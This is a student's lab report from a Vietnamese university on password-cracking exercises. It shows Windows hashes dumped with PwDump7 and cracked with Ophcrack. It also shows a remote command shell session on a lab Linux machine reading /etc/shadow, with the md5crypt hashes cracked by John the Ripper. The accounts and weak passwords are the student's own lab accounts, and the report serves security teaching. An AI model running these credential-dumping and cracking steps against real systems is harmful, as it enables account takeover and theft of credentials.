

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA CÔNG NGHỆ THÔNG TIN 1



BÀI THỰC HÀNH 12
THỰC TẬP CƠ SỞ

Họ và tên : Đinh Quang Hiếu

Mã sinh viên: B19DCAT065

Giảng viên giảng dạy: Hoàng Xuân Dậu

HÀ NỘI, THÁNG 3/2022

1.Mục đích

- Hiểu được mối đe dọa về tấn công mật khẩu.
- Hiểu được nguyên tắc hoạt động của một số công cụ Crack mật khẩu trên các hệ điều hành Linux và Windows.
- Biết cách sử dụng công cụ để Crack mật khẩu trên các hệ điều hành Linux và Windows.

2.Tóm tắt lý thuyết


- OphCrack:
 - Ophcrack là một chương trình mã nguồn mở miễn phí để mở khóa mật khẩu đăng nhập Windows.
 - Ophcrack mở khóa mật khẩu đăng nhập Windows bằng cách sử dụng hàm băm LM thông qua bảng cầu vồng . Chương trình bao gồm khả năng nhập các hàm băm từ nhiều định dạng khác nhau, bao gồm kết xuất trực tiếp từ các tệp SAM của Windows.
- John the Ripper:
 - John the Ripper là một công cụ phần mềm để mở khóa mật khẩu ban đầu được phát triển cho hệ điều hành Unix kết hợp một số bộ cracker mật khẩu trong cùng một gói phần mềm, tự động phát hiện các kiểu mật khẩu và có một bộ cracker có khả năng tùy chỉnh.
 - John The Ripper sẽ chạy để tìm thuật toán hash, sau đó sẽ sử dụng danh sách mặc định của mình để crack hash. John được trang bị một danh sách password riêng, mặc dù danh sách này khá hạn chế.
 - Công cụ này có thể được chạy cho các định dạng mật khẩu đã được mã hóa chẳng hạn như các kiểu mật khẩu mã hóa vẫn thấy trong một số bản Unix khác (dựa trên DES, MDS hoặc Blowfish), Kerberos AFS và Windows NT/2000/XP/2003 LM hash.
 - John có thể chạy ở một vài chế độ khác, tuy nhiên để chạy nó trong chế độ mặc định, tất cả những gì bạn cần thực hiện là cung cấp file có chứa password hash. Khi hoàn tất, John the Ripper sẽ hiển thị các mật khẩu đã được crack và lưu các kết quả vào file john.pot của nó. Trong hầu hết các trường hợp, chế độ crack mặc định là khá ổn, tuy nhiên John the Ripper cũng có các chế độ crack khác như:
 - Single Crack Mode – Sử dụng các biến tên tài khoản
 - Wordlist Mode – Dựa vào một từ điển để đoán mật khẩu
 - Incremental Mode – Dựa vào tấn công kiểu brute-force
 - External Mode – Dựa vào một ứng dụng khác (được người dùng cung cấp) để đoán mật khẩu.

3.Các bước thực hiện


- Thử nghiệm crack mật khẩu trên hệ điều hành Windows với ít nhất 3 trường hợp mật khẩu có chiều dài là 4 ký tự, 6 ký tự và 8 ký tự,... Các tên tài khoản này đều có phần đầu là mã sinh viên.
 - Tạo ra 3 tài khoản có mật khẩu 4 ký tự, 6 ký tự, 8 ký tự:



- Tải OphCrack tại [Ophcrack \(sourceforge.io\)](http://Ophcrack.sourceforge.io)



- Tải Vista Free Table tại [Download ophcrack from SourceForge.net](http://Download.ophcrack.from.SourceForge.net):



- Tiến hành crack mật khẩu:
 - Trên Window
 - Lấy mã băm của các tài khoản

```

C:\Users\dinhquanghieu\Downloads\pwdump7>PwDump7.exe > password.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Users\dinhquanghieu\Downloads\pwdump7>echo dinhquanghieu-b19dcat065
dinhquanghieu-b19dcat065

C:\Users\dinhquanghieu\Downloads\pwdump7>PwDump7.exe
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C08
9C0:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
dinhquanghieu:1000:NO PASSWORD*****:0EE72625171D9E1D8F4357FEE3F8
D25E:::
dinhquanghieu01:1001:NO PASSWORD*****:7CE21F17C0AEE7FB9CEBA532D0
546AD6:::
dinhquanghieu02:1002:NO PASSWORD*****:32ED87BDB5FDC5E9CBA8854737
6818D4:::
dinhquanghieu03:1003:NO PASSWORD*****:259745CB123A52AA2E693AAACC
A2DB52:::

C:\Users\dinhquanghieu\Downloads\pwdump7>PwDump7.exe > password.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Users\dinhquanghieu\Downloads\pwdump7>

```

➤ Tiến hành crack mật khẩu:

The screenshot shows the ophcrack application interface. A Windows command prompt window is open, displaying the system version (6.1.7601) and the user's directory (C:\Users\dinhquanghieu). The ophcrack application window shows a table of cracked passwords and a progress bar.

Table	Status	Preload	Progress
Vista free	active	100% in RAM	<div style="width: 100%;"></div>

1	LM Pwd 2	NT Pwd
Guest	5100crev010aes...	empty
dinhquanghieu	0EE72625171D9...	empty
dinhquanghieu01	7CE21F17C0AEE...	1234
dinhquanghieu02	32ED87BDB5FD...	123456
dinhquanghieu03	259745CB123A5...	12345678

- Trên Linux

- Lấy mã băm của các tài khoản

```
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.133.133:4444 → 192.168.133.135:56508)
    at 2022-04-21 01:50:04 -0400

cat /etc/shadow | grep dinhquanghieu1
dinhquanghieu1:$1$UqeU0ygF$vkYhR1QzbzQX8VJCTUord.:19103:0:99999:7:::
cat /etc/shadow | grep dinhquanghieu2
dinhquanghieu2:$1$LdCDGV//$ZtOHZQVCB5fvzw9upZZ9y.:19103:0:99999:7:::
cat /etc/shadow | grep dinhquanghieu3
dinhquanghieu3:$1$hfFeEAvk$4Vt4Udpj.slAe2I.iGwxW.:19103:0:99999:7:::
```

- Tiến hành crack mật khẩu:

```
dinhquanghieu-b19dcat065@B19DCAT065-Hieu-Kali: ~
File Actions Edit View Help
└─$ john password 1
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 17 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 16 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 17 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456 (dinhquanghieu2)
1234 (dinhquanghieu1)
12345678 (dinhquanghieu3)
3g 0:00:00:00 DONE 2/3 (2022-04-21 01:54) 11.53g/s 20380p/s 21988c/s 21988C/s 123456..knight
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(dinhquanghieu-b19dcat065@B19DCAT065-Hieu-Kali)-[~]
└─$
```